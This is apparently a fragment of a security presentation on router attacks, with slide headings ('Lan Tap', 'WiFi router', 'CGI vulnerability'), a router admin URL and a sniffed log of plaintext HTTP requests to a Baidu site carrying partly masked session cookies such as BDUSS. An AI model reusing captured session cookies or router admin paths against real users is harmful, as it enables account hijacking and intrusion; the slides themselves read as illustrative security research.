
C



B


```
T 192.168.31.103:55394 -> 61.135.185.168:80 [AP]
GET / HTTP/1.1..Host: dushu.baidu.com..Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Connection: keep-alive..Cookie: BAIDUID=D0D6F59F52B81F195:FG=1; BDUSS=*****SnhCWGxlbGwzfileT0FTYk1SVlh1OVlnQzB5TFBPenRXQVFBQUFBJCQAAAAAAAAAAAEAAAD4ilUbc3BoaWxfZmx5ZXIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM-uElbPrhNWb; BIDUPSID=D0D6F59F52B81F195; H_WISE_SIDS=1*****_102600_101556_100186_100017_102629_102546_100100_102080_102745_102016_102143_102510_102195_102624_102232_102240_102243_102684_102813_102360_102626_102656_102791_102354_102543_102851_102632_101977_100917_102767; PLUS=1; plus_lsv=7beaca050cb93b65logintip..User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 9_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13C75 Safari/601.1..Accept-Language: en-us..Referer: https://m.baidu.com/?from=844b&vit=fps..Accept-Encoding: gzip, deflate....
#####
T 192.168.31.103:55400 -> 61.135.185.168:80 [AP]
GET /iconfont_3b7b41e9.woff HTTP/1.1..Host: dushu.baidu.com..Cookie: BAIDUID=D0D6F59F52B81F195:FG=1; BDUSS=*****FSnhCWGxlbGwzfileT0FTYk1SVlh1OVlnQzB5TFBPenRXQVFBQUFBJCQAAAAAAAAAAAEAAAD4ilUbc3BoaWxfZmx5ZXIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM-uElbPrhNWb; BIDUPSID=D0D6F59F52B81F195; H_WISE_SIDS=1*****_102600_101556_100186_100017_102629_102546_100100_102080_102745_102016_102143_102510_102195_102624_102232_102240_102243_102684_102813_102360_102626_102656_102791_102354_102543_102851_102632_101977_100917_102767; PLUS=1; plus_lsv=7beaca050cb93b65logintip..Connection: keep-alive..Accept: */*.If-Modified-Since: Mon, 27 Apr 2015 07:15:54 GMT..User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 9_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13C75 Safari/601.1..Accept-Language: en-us..Referer: http://dushu.baidu.com/..Accept-Encoding: gzip, deflate....
###
T 192.168.31.103:55394 -> 61.135.185.168:80 [AP]
GET /ajax/statistic/show?pageType=choice HTTP/1.1..Host: dushu.baidu.com..Accept-Encoding: gzip, deflate..Cookie: BAIDUID=D0D6F59F52B81F195:FG=1; BDUSS=*****CWGxlbGwzfileT0FTYk1SVlh1OVlnQzB5TFBPenRXQVFBQUFBJCQAAAAAAAAAAAEAAAD4ilUbc3BoaWxfZmx5ZXIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM-uElbPrhNWb; BIDUPSID=D0D6F59F52B81F195; H_WISE_SIDS=1*****_102600_101556_100186_100017_102629_102546_100100_102080_102745_102016_102143_102510_102195_102624_102232_102240_102243_102684_102813_102360_102626_102656_102791_102354_102543_102851_102632_101977_100917_102767; PLUS=1; plus_lsv=7beaca050cb93b65logintip..Connection: keep-alive..Accept: /*...User-Agent: Mozilla/5.0 (iPho
```


Lan Tap



WiFi router



CGI vulnerability




`http://192.168.99.1/cgi-bin/luci/;stok=XXXXXXXXX/admin/wifi_home`


